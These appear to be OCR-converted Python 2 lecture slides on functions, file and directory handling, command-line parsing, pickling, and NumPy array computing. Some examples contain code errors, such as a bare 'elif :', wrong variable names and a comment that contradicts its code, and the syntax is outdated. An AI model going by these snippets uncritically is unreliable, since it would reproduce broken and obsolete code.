```


Functions

- Python functions have the form

```
def function_name(arg1, arg2, arg3):
    # statements
    return something
```

- Example:

```
def debug(comment, variable):
    if os.environ.get('PYDEBUG', '0') == '1':
        print comment, variable
...
v1 = file.readlines()[3:]
debug('file %s (exclusive header):' % file.name, v1)

v2 = somefunc()
debug('result of calling somefunc:', v2)
```

This function prints any printable object!

Keyword arguments

- Can name arguments, i.e., keyword=default-value

```
def mkdir(dirname, mode=0777, remove=1, chdir=1):
    if os.path.isdir(dirname):
        if remove:  shutil.rmtree(dirname)
        elif :      return 0  # did not make a new directory
    os.mkdir(dir, mode)
    if chdir: os.chdir(dirname)
    return 1      # made a new directory
```

Calls look like

```
mkdir('tmp1')
mkdir('tmp1', remove=0, mode=0755)
mkdir('tmp1', 0755, 0, 1)             # less readable
```

- Keyword arguments make the usage simpler and improve documentation

Variable-size argument list

- Variable number of ordinary arguments:

```
def somefunc(a, b, *rest):
    for arg in rest:
        # treat the rest...

# call:
somefunc(1.2, 9, 'one text', 'another text')
#                 ...........rest...........
```

- Variable number of keyword arguments:

```
def somefunc(a, b, *rest, **kw):
    #...
    for arg in rest:
        # work with arg...
    for key in kw.keys():
        # work kw[key]
```


Example

- A function computing the average and the max and min value of a series of numbers:

```
def statistics(*args):
    avg = 0;  n = 0;   # local variables
    for number in args:  # sum up all the numbers
        n = n + 1; avg = avg + number
    avg = avg / float(n) # float() to ensure non-integer division

    min = args[0]; max = args[0]
    for term in args:
        if term < min: min = term
        if term > max: max = term
    return avg, min, max  # return tuple
```

- Usage:

```
average, vmin, vmax = statistics(v1, v2, v3, b)
```


The Python expert's version...

- The `statistics` function can be written more compactly using (advanced) Python functionality:

```
def statistics(*args):
    return (reduce(operator.add, args)/float(len(args)),
            min(args), max(args))
```

- `reduce(op,a)`: apply operation `op` successively on all elements in list a (here all elements are added)
- `min(a)`, `max(a)`: find min/max of a list a

Call by reference

- Python scripts normally avoid call by reference and return all output variables instead
- Try to swap two numbers:

```
>>> def swap(a, b):
        tmp = b; b = a; a = tmp;

>>> a=1.2; b=1.3; swap(a, b)
>>> print a, b    # has a and b been swapped?
(1.2, 1.3)  # no...
```

- The way to do this particular task

```
>>> def swap(a, b):
    return (b,a)   # return tuple

# or smarter, just say  (b,a) = (a,b)  or simply  b,a = a,b
```

In-place list assignment

- Lists can be changed in-place in functions:

```
>>> def somefunc(mutable, item, item_value):
        mutable[item] = item_value

>>> a = ['a','b','c']  # a list
>>> somefunc(a, 1, 'surprise')
>>> print a
['a', 'surprise', 'c']
```

- This works for dictionaries as well
  (but not tuples) and instances of user-defined classes

Input and output data in functions

- The Python programming style is to have input data as arguments and output data as return values

```
def myfunc(i1, i2, i3, i4=False, io1=0):
    # io1: input and output variable
    ...
    # pack all output variables in a tuple:
    return io1, o1, o2, o3

# usage:
a, b, c, d = myfunc(e, f, g, h, a)
```

- Only (a kind of) references to objects are transferred so returning a large data structure implies just returning a reference

Scope of variables

- Variables defined inside the function are local
- To change global variables, these must be declared as global inside the function

```
s = 1

def myfunc(x, y):
    z = 0  # local variable, dies when we leave the func.
    global s
    s = 2  # assignment requires decl. as global
    return y-1,z+1
```

- Variables can be global, local (in func.), and class attributes
- The scope of variables in nested functions may confuse newcomers (see ch. 8.7 in the course book)

File globbing

- List all .ps and .gif files (Unix):

```
ls *.ps *.gif
```

- Cross-platform way to do it in Python:

```
import glob
filelist = glob.glob('*.ps') + glob.glob('*.gif')
```

  This is referred to as file globbing

Testing file types

```
import os.path
print myfile,

if os.path.isfile(myfile):
     print 'is a plain file'
if os.path.isdir(myfile):
     print 'is a directory'
if os.path.islink(myfile):
     print 'is a link'

# the size and age:
size = os.path.getsize(myfile)
time_of_last_access       = os.path.getatime(myfile)
time_of_last_modification = os.path.getmtime(myfile)

# times are measured in seconds since 1970.01.01
days_since_last_access = \
(time.time() - os.path.getatime(myfile))/(3600*24)
```


More detailed file info

```
import stat

myfile_stat = os.stat(myfile)
filesize = myfile_stat[stat.ST_SIZE]
mode = myfile_stat[stat.ST_MODE]
if stat.S_ISREG(mode):
    print '%(myfile)s is a regular file '\
          'with %(filesize)d bytes' % vars()
```

Check out the `stat` module in Python Library Reference

Copy, rename and remove files

- Copy a file:

```
import shutil
shutil.copy(myfile, tmpfile)
```

- Rename a file:

```
os.rename(myfile, 'tmp.1')
```

- Remove a file:

```
os.remove('mydata')
# or os.unlink('mydata')
```


Path construction

- Cross-platform construction of file paths:

```
filename = os.path.join(os.pardir, 'src', 'lib')

# Unix:    ../src/lib
# Windows: ..\src\lib

shutil.copy(filename, os.curdir)

# Unix:  cp ../src/lib .

# os.pardir : ..
# os.curdir : .
```

Directory management

- Creating and moving to directories:

```
dirname = 'mynewdir'
if not os.path.isdir(dirname):
    os.mkdir(dirname) # or os.mkdir(dirname,'0755')
os.chdir(dirname)
```

- Make complete directory path with intermediate directories:

```
path = os.path.join(os.environ['HOME'],'py','src')
os.makedirs(path)

# Unix: mkdirhier $HOME/py/src
```

- Remove a non-empty directory tree:

```
shutil.rmtree('myroot')
```


Basename/directory of a path

- Given a path, e.g.,

```
fname = '/home/hpl/scripting/python/intro/hw.py'
```

- Extract directory and basename:

```
# basename: hw.py
basename = os.path.basename(fname)

# dirname: /home/hpl/scripting/python/intro
dirname  = os.path.dirname(fname)

# or
dirname, basename = os.path.split(fname)
```

- Extract suffix:

```
root, suffix = os.path.splitext(fname)
# suffix: .py
```


Platform-dependent operations

- The operating system interface in Python is the same on Unix, Windows and Mac
- Sometimes you need to perform platform-specific operations, but how can you make a portable script?

```
# os.name       : operating system name
# sys.platform  : platform identifier

# cmd:  string holding command to be run
if os.name == 'posix':            # Unix?
    failure, output = commands.getstatusoutput(cmd + '&')
elif sys.platform[:3] == 'win':   # Windows?
    failure, output = commands.getstatusoutput('start ' + cmd)
else:
    # foreground execution:
    failure, output = commands.getstatusoutput(cmd)
```


Traversing directory trees (1)

- Run through all files in your home directory and list files that are larger than 1 Mb
- A Unix find command solves the problem:

```
find $HOME -name '*' -type f -size +2000 \
     -exec ls -s {} \;
```

- This (and all features of Unix find) can be given a cross-platform implementation in Python

Traversing directory trees (2)

- Similar cross-platform Python tool:

```
root = os.environ['HOME']  # my home directory
os.path.walk(root, myfunc, arg)
```

  walks through a directory tree (`root`) and calls, for each directory `dirname`,

```
myfunc(arg, dirname, files)  # files is list of (local) filenames
```

- `arg` is any user-defined argument, e.g. a nested list of variables

Example on finding large files

```
def checksize1(arg, dirname, files):
    for file in files:
        # construct the file's complete path:
        filename = os.path.join(dirname, file)
        if os.path.isfile(filename):
            size = os.path.getsize(filename)
            if size > 1000000:
                print '%.2fMb %s' % (size/1000000.0,filename)

root = os.environ['HOME']
os.path.walk(root, checksize1, None)

# arg is a user-specified (optional) argument,
# here we specify None since arg has no use
# in the present example
```


Make a list of all large files

- Slight extension of the previous example
- Now we use the `arg` variable to build a list during the walk

```
def checksize1(arg, dirname, files):
    for file in files:
        filepath = os.path.join(dirname, file)
        if os.path.isfile(filepath):
            size = os.path.getsize(filepath)
            if size > 1000000:
                size_in_Mb = size/1000000.0
                arg.append((size_in_Mb, filename))

bigfiles = []
root = os.environ['HOME']
os.path.walk(root, checksize1, bigfiles)
for size, name in bigfiles:
    print name, 'is', size, 'Mb'
```


arg must be a list or dictionary

- Let's build a tuple of all files instead of a list:

```
def checksize1(arg, dirname, files):
    for file in files:
        filepath = os.path.join(dirname, file)
        if os.path.isfile(filepath):
            size = os.path.getsize(filepath)
            if size > 1000000:
                msg = '%.2fMb %s' % (size/1000000.0, filepath)
                arg = arg + (msg,)

bigfiles = []
os.path.walk(os.environ['HOME'], checksize1, bigfiles)
for size, name in bigfiles:
    print name, 'is', size, 'Mb'
```

- Now `bigfiles` is an empty list! Why? Explain in detail... (Hint: `arg` must be mutable)

Creating Tar archives

- Tar is a widespread tool for packing file collections efficiently
- Very useful for software distribution or sending (large) collections of files in email
- Demo:

```
>>> import tarfile
>>> files = 'NumPy_basics.py', 'hw.py', 'leastsquares.py'
>>> tar = tarfile.open('tmp.tar.gz', 'w:gz')  # gzip compression
>>> for file in files:
...     tar.add(file)
...
>>> # check what's in this archive:
>>> members = tar.getmembers()  # list of TarInfo objects
>>> for info in members:
...     print '%s: size=%d, mode=%s, mtime=%s' % \
...           (info.name, info.size, info.mode,
...            time.strftime('%Y.%m.%d', time.gmtime(info.mtime)))
...
NumPy_basics.py: size=11898, mode=33261, mtime=2004.11.23
hw.py: size=206, mode=33261, mtime=2005.08.12
leastsquares.py: size=1560, mode=33261, mtime=2004.09.14
>>> tar.close()
```

- Compressions: uncompressed (`w:`), gzip (`w:gz`), bzip2 (`w:bz2`)

Reading Tar archives

```
>>> tar = tarfile.open('tmp.tar.gz', 'r')
>>>
>>> for file in tar.getmembers():
...     tar.extract(file)      # extract file to current work.dir
...
>>> # do we have all the files?
>>> allfiles = os.listdir(os.curdir)
>>> for file in allfiles:
...     if not file in files:  print 'missing', file
...
>>> hw = tar.extractfile('hw.py')  # extract as file object
>>> hw.readlines()
```


Measuring CPU time (1)

- The time module:

```
import time
e0 = time.time()     # elapsed time since the epoch
c0 = time.clock()    # total CPU time spent so far
# do tasks...
elapsed_time = time.time() - e0
cpu_time = time.clock() - c0
```

- The `os.times` function returns a list:

```
os.times()[0]  : user   time, current process
os.times()[1]  : system time, current process
os.times()[2]  : user   time, child processes
os.times()[3]  : system time, child processes
os.times()[4]  : elapsed time
```

- CPU time = user time + system time

Measuring CPU time (2)

- Application:

```
t0 = os.times()
# do tasks...
os.system(time_consuming_command) # child process
t1 = os.times()

elapsed_time = t1[4] - t0[4]
user_time    = t1[0] - t0[0]
system_time  = t1[1] - t0[1]
cpu_time     = user_time + system_time
cpu_time_system_call = t1[2]-t0[2] + t1[3]-t0[3]
```

- There is a special Python profiler for finding bottlenecks in scripts (ranks functions according to their CPU-time consumption)

A timer function

Let us make a function `timer` for measuring the efficiency of an arbitrary function. `timer` takes 4 arguments:

- a function to call
- a list of arguments to the function
- number of calls to make (repetitions)
- name of function (for printout)

```
def timer(func, args, repetitions, func_name):
    t0 = time.time();  c0 = time.clock()

    for i in range(repetitions):
        func(*args)  # old style: apply(func, args)

    print '%s: elapsed=%g, CPU=%g' % \
    (func_name, time.time()-t0, time.clock()-c0)
```


Parsing command-line arguments

- Running through `sys.argv[1:]` and extracting command-line info 'manually' is easy
- Using standardized modules and interface specifications is better!
- Python's `getopt` and `optparse` modules parse the command line
- `getopt` is the simplest to use
- `optparse` is the most sophisticated

Short and long options

- It is a 'standard' to use either short or long options

```
-d dirname           # short options -d and -h
--directory dirname  # long options --directory and --help
```

- Short options have single hyphen,
  long options have double hyphen
- Options can take a value or not:

```
--directory dirname --help --confirm
-d dirname -h -i
```

- Short options can be combined

```
-iddirname   is the same as  -i -d dirname
```


Using the getopt module (1)

- Specify short options by the option letters, followed by colon if the option requires a value
- Example: `'id:h'`
- Specify long options by a list of option names, where names must end with = if the require a value
- Example: `['help','directory=','confirm']`

Using the getopt module (2)

- `getopt` returns a list of (option,value) pairs and a list of the remaining arguments
- Example:

```
--directory mydir -i file1 file2
```

makes `getopt` return

```
[('--directory','mydir'), ('-i','')]
['file1','file2]'
```


Using the getopt module (3)

- Processing:

```
import getopt
try:
    options, args = getopt.getopt(sys.argv[1:], 'd:hi',
                    ['directory=', 'help', 'confirm'])
except:
    # wrong syntax on the command line, illegal options,
    # missing values etc.

directory = None; confirm = 0  # default values
for option, value in options:
    if option in ('-h', '--help'):
        # print usage message
    elif option in ('-d', '--directory'):
        directory = value
    elif option in ('-i', '--confirm'):
        confirm = 1
```


Using the interface

- Equivalent command-line arguments:

```
-d mydir --confirm src1.c src2.c
--directory mydir -i src1.c src2.c
--directory=mydir --confirm src1.c src2.c
```

- Abbreviations of long options are possible, e.g.,

```
--d mydir --co
```

- This one also works: `-idmydir`

Writing Python data structures

- Write nested lists:

```
somelist = ['text1', 'text2']
a = [[1.3,somelist], 'some text']
f = open('tmp.dat', 'w')

# convert data structure to its string repr.:
f.write(str(a))
f.close()
```

- Equivalent statements writing to standard output:

```
print a
sys.stdout.write(str(a) + '\n')

# sys.stdin        standard input as file object
# sys.stdout       standard input as file object
```


Reading Python data structures

- `eval(s)`: treat string s as Python code
- `a = eval(str(a))` is a valid 'equation' for basic Python data structures
- Example: read nested lists

```
f = open('tmp.dat', 'r')  # file written in last slide
# evaluate first line in file as Python code:
newa = eval(f.readline())
```

results in

```
[[1.3, ['text1', 'text2']], 'some text']

# i.e.
newa = eval(f.readline())
# is the same as
newa = [[1.3, ['text1', 'text2']], 'some text']
```


Remark about str and eval

- `str(a)` is implemented as an object function

  `__str__`

- `repr(a)` is implemented as an object function

  `__repr__`

- `str(a)`: pretty print of an object
- `repr(a)`: print of all info for use with `eval`
- `a = eval(repr(a))`
- `str` and `repr` are identical for standard Python objects (lists, dictionaries, numbers)

Persistence

- Many programs need to have persistent data structures, i.e., data live after the program is terminated and can be retrieved the next time the program is executed
- `str`, `repr` and `eval` are convenient for making data structures persistent
- pickle, cPickle and shelve are other (more sophisticated) Python modules for storing/loading objects

Pickling

- Write *any* set of data structures to file using the cPickle module:

```
f = open(filename, 'w')
import cPickle
cPickle.dump(a1, f)
cPickle.dump(a2, f)
cPickle.dump(a3, f)
f.close()
```

- Read data structures in again later:

```
f = open(filename, 'r')
a1 = cPickle.load(f)
a2 = cPickle.load(f)
a3 = cPickle.load(f)
```

Shelving

- Think of shelves as dictionaries with file storage

```
import shelve
database = shelve.open(filename)
database['a1'] = a1  # store a1 under the key 'a1'
database['a2'] = a2
database['a3'] = a3
# or
database['a123'] = (a1, a2, a3)

# retrieve data:
if 'a1' in database:
    a1 = database['a1']
# and so on

# delete an entry:
del database['a2']

database.close()
```


What assignment really means

```
>>> a = 3           # a refers to int object with value 3
>>> b = a           # b refers to a (int object with value 3)
>>> id(a), id(b )   # print integer identifications of a and b
(135531064, 135531064)
>>> id(a) == id(b)  # same identification?
True                # a and b refer to the same object
>>> a is b          # alternative test
True
>>> a = 4           # a refers to a (new) int object
>>> id(a), id(b)    # let's check the IDs
(135532056, 135531064)
>>> a is b
False
>>> b     # b still refers to the int object with value 3
3
```


Assignment vs in-place changes

```
>>> a = [2, 6]     # a refers to a list [2, 6]
>>> b = a          # b refers to the same list as a
>>> a is b
True
>>> a = [1, 6, 3]  # a refers to a new list
>>> a is b
False
>>> b              # b still refers to the old list
[2, 6]

>>> a = [2, 6]
>>> b = a
>>> a[0] = 1       # make in-place changes in a
>>> a.append(3)    # another in-place change
>>> a
[1, 6, 3]
>>> b
[1, 6, 3]
>>> a is b         # a and b refer to the same list object
True
```


Assignment with copy

- What if we want b to be a copy of a?
- Lists: `a[:]` extracts a slice, which is a *copy* of all elements:

```
>>> b = a[:]   # b refers to a copy of elements in a
>>> b is a
False
```

  In-place changes in a will not affect b
- Dictionaries: use the `copy` method:

```
>>> a = {'refine': False}
>>> b = a.copy()
>>> b is a
False
```

  In-place changes in a will not affect b

Third-party Python modules

- Parnassus is a large collection of Python modules, see link from www.python.org
- Do not reinvent the wheel, search Parnassus!

Numerical Python

Contents

- Efficient array computing in Python
- Creating arrays
- Indexing/slicing arrays
- Random numbers
- Linear algebra
- (The functionality is close to that of Matlab)

More info

- Ch. 4 in the course book
- www.scipy.org
- The NumPy manual
- The SciPy tutorial

Numerical Python (NumPy)


- NumPy enables efficient numerical computing in Python
- NumPy is a package of modules, which offers efficient arrays (contiguous storage) with associated array operations coded in C or Fortran
- There are three implementations of Numerical Python
  - Numeric from the mid 90s (still widely used)
  - numarray from about 2000
  - numpy from 2006 (the new and leading implementation)
- We recommend to use numpy (by Travis Oliphant)

```
from numpy import *
```


A taste of NumPy: a least-squares procedure

```
x = linspace(0.0, 1.0, n)               # coordinates
y_line = -2*x + 3
y = y_line + random.normal(0, 0.25, n)  # line with noise

# create and solve least squares system:
A = array([x, ones(n)])
A = A.transpose()
result = linalg.lstsq(A, y)
# result is a 4-tuple, the solution (a,b) is the 1st entry:
a, b = result[0]
plot(x, y, 'o',         # data points w/noise
     x, y_line, 'r',    # original line
     x, a*x + b, 'b')   # fitted lines
legend('data points', 'original line', 'fitted line')
hardcopy('myplot.png')
```


Resulting plot



NumPy: making arrays

```
>>> from numpy import *
>>> n = 4
>>> a = zeros(n)      # one-dim. array of length n
>>> print a           # str(a), float (C double) is default type
[ 0.  0.  0.  0.]
>>> a                 # repr(a)
array([ 0.,  0.,  0.,  0.])
>>> p = q = 2
>>> a = zeros((p,q,3))     # p*q*3 three-dim. array
>>> print a
[[[ 0.  0.  0.]
  [ 0.  0.  0.]]

 [[ 0.  0.  0.]
  [ 0.  0.  0.]]]
>>> a.shape                # a's dimension
(2, 2, 3)
```


NumPy: making float, int, complex arrays

```
>>> a = zeros(3)
>>> print a.dtype # a's data type
float64
>>> a = zeros(3, int)
>>> print a
[0 0 0]
>>> print a.dtype
int32
>>> a = zeros(3, float32)   # single precision
>>> print a
[ 0.  0.  0.]
>>> print a.dtype
float32
>>> a = zeros(3, complex)
>>> a
array([ 0.+0.j,  0.+0.j,  0.+0.j])
>>> a.dtype
dtype('complex128')

>>> given an array a, make a new array of same dimension
>>> and data type:
>>> x = zeros(a.shape, a.dtype)
```


Array with a sequence of numbers

- `linspace(a, b, n)` generates n uniformly spaced coordinates, starting with a and ending with b

```
>>> x = linspace(-5, 5, 11)
>>> print x
[-5. -4. -3. -2. -1.  0.  1.  2.  3.  4.  5.]
```

- A special compact syntax is available through the syntax

```
>>> a = r_[-5:5:11j]  # same as linspace(-1, 1, 11)
>>> print a
[-5. -4. -3. -2. -1.  0.  1.  2.  3.  4.  5.]
```

- `arange` works like `range` (`xrange`)

```
>>> x = arange(-5, 5, 1, float)
>>> print x  # upper limit 5 is not included!!
[-5. -4. -3. -2. -1.  0.  1.  2.  3.  4.]
```


Warning: arange is dangerous

- `arange`'s upper limit may or may not be included (due to round-off errors)
- Better to use a safer method:

```
>>> from scitools.numpyutils import seq
>>> x = seq(-5, 5, 1)
>>> print x   # upper limit always included
[-5. -4. -3. -2. -1.  0.  1.  2.  3.  4.  5.]
```


Array construction from a Python list

- `array(list, [datatype])` generates an array from a list:

```
>>> pl = [0, 1.2, 4, -9.1, 5, 8]
>>> a = array(pl)
```

- The array elements are of the simplest possible type:

```
>>> z = array([1, 2, 3])
>>> print z                          # int elements possible
[1 2 3]
>>> z = array([1, 2, 3], float)
>>> print z
[ 1.  2.  3.]
```

- A two-dim. array from two one-dim. lists:

```
>>> x = [0, 0.5, 1]; y = [-6.1, -2, 1.2]  # Python lists
>>> a = array([x, y])  # form array with x and y as rows
```

- From array to list: `alist = a.tolist()`

From “anything” to a NumPy array

- Given an object a,

```
a = asarray(a)
```

  converts a to a NumPy array (if possible/necessary)

- Arrays can be ordered as in C (default) or Fortran:

```
a = asarray(a, order='Fortran')
isfortran(a)  # returns True of a's order is Fortran
```

- Use `asarray` to, e.g., allow flexible arguments in functions:

```
def myfunc(some_sequence, ...):
    a = asarray(some_sequence)
    # work with a as array

myfunc([1,2,3], ...)
myfunc((-1,1), ...)
myfunc(zeros(10), ...)
```


Changing array dimensions

```
>>> a = array([0, 1.2, 4, -9.1, 5, 8])
>>> a.shape = (2,3)       # turn a into a 2x3 matrix
>>> a.size
6
>>> a.shape = (a.size,)   # turn a into a vector of length 6 again
>>> a.shape
(6,)
>>> a = a.reshape(2,3)    # same effect as setting a.shape
>>> a.shape
(2, 3)
```


Array initialization from a Python function

```
>>> def myfunc(i, j):
...     return (i+1)*(j+4-i)
...
>>> # make 3x6 array where a[i,j] = myfunc(i,j):
>>> a = fromfunction(myfunc, (3,6))
>>> a
array([[  4.,   5.,   6.,   7.,   8.,   9.],
       [  6.,   8.,  10.,  12.,  14.,  16.],
       [  6.,   9.,  12.,  15.,  18.,  21.]])
```


Basic array indexing

```
a = linspace(-1, 1, 6)
a[2:4] = -1      # set a[2] and a[3] equal to -1
a[-1]  = a[0]    # set last element equal to first one
a[:]   = 0       # set all elements of a equal to 0
a.fill(0)        # set all elements of a equal to 0

a.shape = (2,3)  # turn a into a 2x3 matrix
print a[0,1]     # print element (0,1)
a[i,j] = 10      # assignment to element (i,j)
a[i][j] = 10     # equivalent syntax (slower)
print a[:,k]     # print column with index k
print a[1,:]     # print second row
a[:,:] = 0       # set all elements of a equal to 0
```


More advanced array indexing

```
>>> a = linspace(0, 29, 30)
>>> a.shape = (5,6)
>>> a
array([[ 0.,  1.,  2.,  3.,  4.,  5.,]
       [ 6.,  7.,  8.,  9., 10., 11.,]
       [ 12., 13., 14., 15., 16., 17.,]
       [ 18., 19., 20., 21., 22., 23.,]
       [ 24., 25., 26., 27., 28., 29.,]])
>>> a[1:3,:-1:2]   # a[i,j] for i=1,2 and j=0,2,4
array([[  6.,   8.,  10.],
       [ 12.,  14.,  16.]])
>>> a[::3,2:-1:2]   # a[i,j] for i=0,3 and j=2,4
array([[  2.,   4.],
       [ 20.,  22.]])
>>> i = slice(None, None, 3);  j = slice(2, -1, 2)
>>> a[i,j]
array([[  2.,   4.],
       [ 20.,  22.]])
```


Slices refer the array data

- With a as list, `a[:]` makes a copy of the data
- With a as array, `a[:]` is a reference to the data

```
>>> b = a[1,:]      # extract 2nd column of a
>>> print a[1,1]
12.0
>>> b[1] = 2
>>> print a[1,1]
2.0                 # change in b is reflected in a!
```

- Take a copy to avoid referencing via slices:

```
>>> b = a[1,:].copy()
>>> print a[1,1]
12.0
>>> b[1] = 2     # b and a are two different arrays now
>>> print a[1,1]
12.0             # a is not affected by change in b
```


Integer arrays as indices

- An integer array or list can be used as (vectorized) index

```
>>> a = linspace(1, 8, 8)
>>> a
array([ 1.,  2.,  3.,  4.,  5.,  6.,  7.,  8.])
>>> a[[1,6,7]] = 10
>>> a
array([  1.,  10.,   3.,   4.,   5.,   6.,  10.,  10.])
>>> a[range(2,8,3)] = -2
>>> a
array([  1.,  10.,  -2.,   4.,   5.,  -2.,  10.,  10.])
>>> a[a < 0]            # pick out the negative elements of a
array([-2., -2.])
>>> a[a < 0] = a.max()
>>> a
array([  1.,  10.,  10.,   4.,   5.,  10.,  10.,  10.])
```

- Such array indices are important for efficient vectorized code

Loops over arrays (1)

- Standard loop over each element:

```
for i in xrange(a.shape[0]):
    for j in xrange(a.shape[1]):
        a[i,j] = (i+1)*(j+1)*(j+2)
        print 'a[%d,%d]=%g ' % (i,j,a[i,j]),
    print  # newline after each row
```

- A standard for loop iterates over the first index:

```
>>> print a
[[  2.   6.  12.]
 [  4.  12.  24.]]
>>> for e in a:
...     print e
...
[  2.   6.  12.]
[  4.  12.  24.]
```

Loops over arrays (2)

- View array as one-dimensional and iterate over all elements:

```
for e in a.flat:
    print e
```

- For loop over all index tuples and values:

```
>>> for index, value in ndenumerate(a):
...     print index, value
...
(0, 0) 2.0
(0, 1) 6.0
(0, 2) 12.0
(1, 0) 4.0
(1, 1) 12.0
(1, 2) 24.0
```


Array computations

- Arithmetic operations can be used with arrays:

```
b = 3*a - 1    # a is array, b becomes array
```

1) compute `t1 = 3*a`, 2) compute `t2= t1 - 1`, 3) set `b = t2`

- Array operations are much faster than element-wise operations:

```
>>> import time  # module for measuring CPU time
>>> a = linspace(0, 1, 1E+07)  # create some array
>>> t0 = time.clock()
>>> b = 3*a -1
>>> t1 = time.clock()   # t1-t0 is the CPU time of 3*a-1

>>> for i in xrange(a.size): b[i] = 3*a[i] - 1
>>> t2 = time.clock()
>>> print '3*a-1: %g sec, loop: %g sec' % (t1-t0, t2-t1)
3*a-1: 2.09 sec, loop: 31.27 sec
```


In-place array arithmetics

- Expressions like `3*a-1` generates temporary arrays
- With in-place modifications of arrays, we can avoid temporary arrays (to some extent)

```
b = a
b *= 3  # or multiply(b, 3, b)
b -= 1  # or subtract(b, 1, b)
```

Note: a is changed, use `b = a.copy()`

- In-place operations:

```
a *= 3.0     # multiply a's elements by 3
a -= 1.0     # subtract 1 from each element
a /= 3.0     # divide each element by 3
a += 1.0     # add 1 to each element
a **= 2.0    # square all elements
```

- Assign values to all elements of an existing array:

```
a[:] = 3*c - 1
```


Standard math functions can take array arguments

```
# let b be an array

c = sin(b)
c = arcsin(c)
c = sinh(b)
# same functions for the cos and tan families
c = b**2.5  # power function
c = log(b)
c = exp(b)
c = sqrt(b)
```


Other useful array operations

```
# a is an array

a.clip(min=3, max=12)  # clip elements
a.mean(); mean(a)      # mean value
a.var();  var(a)       # variance
a.std();  std(a)       # standard deviation
median(a)
cov(x,y)               # covariance
trapz(a)               # Trapezoidal integration
diff(a)                # finite differences (da/dx)

# more Matlab-like functions:
corrcoeff, cumprod, diag, eig, eye, fliplr, flipud, max, min,
prod, ptp, rot90, squeeze, sum, svd, tri, tril, triu
```


Temporary arrays

- Let us evaluate `f1(x)` for a vector x:

```
def f1(x):
    return exp(-x*x)*log(1+x*sin(x))
```

- `temp1 = -x`
- `temp2 = temp1*x`
- `temp3 = exp(temp2)`
- `temp4 = sin(x)`
- `temp5 = x*temp4`
- `temp6 = 1 + temp4`
- `temp7 = log(temp5)`
- `result = temp3*temp7`

More useful array methods and attributes

```
>>> a = zeros(4) + 3
>>> a
array([ 3.,  3.,  3.,  3.])  # float data
>>> a.item(2)                # more efficient than a[2]
3.0
>>> a.itemset(3,-4.5)        # more efficient than a[3]=-4.5
>>> a
array([ 3. ,  3. ,  3. , -4.5])
>>> a.shape = (2,2)
>>> a
array([[ 3. ,  3. ],
       [ 3. , -4.5]])
>>> a.ravel()                # from multi-dim to one-dim
array([ 3. ,  3. ,  3. , -4.5])
>>> a.ndim                   # no of dimensions
2
>>> len(a.shape)             # no of dimensions
2
>>> rank(a)                  # no of dimensions
2
>>> a.size                   # total no of elements
4
>>> b = a.astype(int)        # change data type
>>> b
array([3, 3, 3, 3])
```


Complex number computing

```
>>> from math import sqrt
>>> sqrt(-1)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: math domain error

>>> from numpy import sqrt
>>> sqrt(-1)
Warning: invalid value encountered in sqrt
nan

>>> from cmath import sqrt   # complex math functions
>>> sqrt(-1)
1j
>>> sqrt(4)   # cmath functions always return complex...
(2+0j)

>>> from numpy.lib.scimath import sqrt
>>> sqrt(4)
2.0            # real when possible
>>> sqrt(-1)
1j             # otherwise complex
```

A root function

```
# Goal: compute roots of a parabola, return real when possible,
# otherwise complex

def roots(a, b, c):
    # compute roots of a*x^2 + b*x + c = 0
    from numpy.lib.scimath import sqrt
    q = sqrt(b**2 - 4*a*c)  # q is real or complex
    r1 = (-b + q)/(2*a)
    r2 = (-b - q)/(2*a)
    return r1, r2

>>> a = 1; b = 2; c = 100
>>> roots(a, b, c)                          # complex roots
((-1+9.94987437107j), (-1-9.94987437107j))

>>> a = 1; b = 4; c = 1
>>> roots(a, b, c)                          # real roots
(-0.267949192431, -3.73205080757)
```


Array type and data type

```
>>> import numpy
>>> a = numpy.zeros(5)

>>> type(a)
<type 'numpy.ndarray'>
>>> isinstance(a, ndarray)    # is a of type ndarray?
True

>>> a.dtype                   # data (element) type object
dtype('float64')
>>> a.dtype.name
'float64'
>>> a.dtype.char              # character code
'd'
>>> a.dtype.itemsize          # no of bytes per array element
8
>>> b = zeros(6, float32)
>>> a.dtype == b.dtype  # do a and b have the same data type?
False
>>> c = zeros(2, float)
>>> a.dtype == c.dtype
True
```


Matrix objects (1)

- NumPy has an array type, matrix, much like Matlab's array type

```
>>> x1 = array([1, 2, 3], float)
>>> x2 = matrix(x)                # or just mat(x)
>>> x2                            # row vector
matrix([[ 1.,  2.,  3.]])
>>> x3 = mat(x).transpose()       # column vector
>>> x3
matrix([[ 1.],
        [ 2.],
        [ 3.]])

>>> type(x3)
<class 'numpy.core.defmatrix.matrix'>
>>> isinstance(x3, matrix)
True
```

- Only 1- and 2-dimensional arrays can be `matrix`

Matrix objects (2)

- For `matrix` objects, the `*` operator means matrix-matrix or matrix-vector multiplication (not elementwise multiplication)

```
>>> A = eye(3)                    # identity matrix
>>> A = mat(A)                    # turn array to matrix
>>> A
matrix([[ 1.,  0.,  0.],
        [ 0.,  1.,  0.],
        [ 0.,  0.,  1.]])
>>> y2 = x2*A                     # vector-matrix product
>>> y2
matrix([[ 1.,  2.,  3.]])
>>> y3 = A*x3                     # matrix-vector product
>>> y3
matrix([[ 1.],
        [ 2.],
        [ 3.]])
```


Vectorization (1)

- Loops over an array run slowly
- Vectorization = replace explicit loops by functions calls such that the whole loop is implemented in C (or Fortran)
- Explicit loops:

```
r = zeros(x.shape, x.dtype)
for i in xrange(x.size):
    r[i] = sin(x[i])
```

- Vectorized version:

```
r = sin(x)
```

- Arithmetic expressions work for both scalars and arrays
- Many fundamental functions work for scalars and arrays
- Ex: `x**2 + abs(x)` works for x scalar or array

Vectorization (2)

A mathematical function written for scalar arguments can (normally) take a array arguments:

```
>>> def f(x):
...     return x**2 + sinh(x)*exp(-x) + 1
...
>>> # scalar argument:
>>> x = 2
>>> f(x)
5.4908421805556333

>>> # array argument:
>>> y = array([2, -1, 0, 1.5])
>>> f(y)
array([ 5.49084218, -1.19452805,  1.        ,  3.72510647])
```


Vectorization of functions with if tests; problem

- Consider a function with an if test:

```
def somefunc(x):
    if x < 0:
        return 0
    else:
        return sin(x)

# or
def somefunc(x): return 0 if x < 0 else sin(x)
```

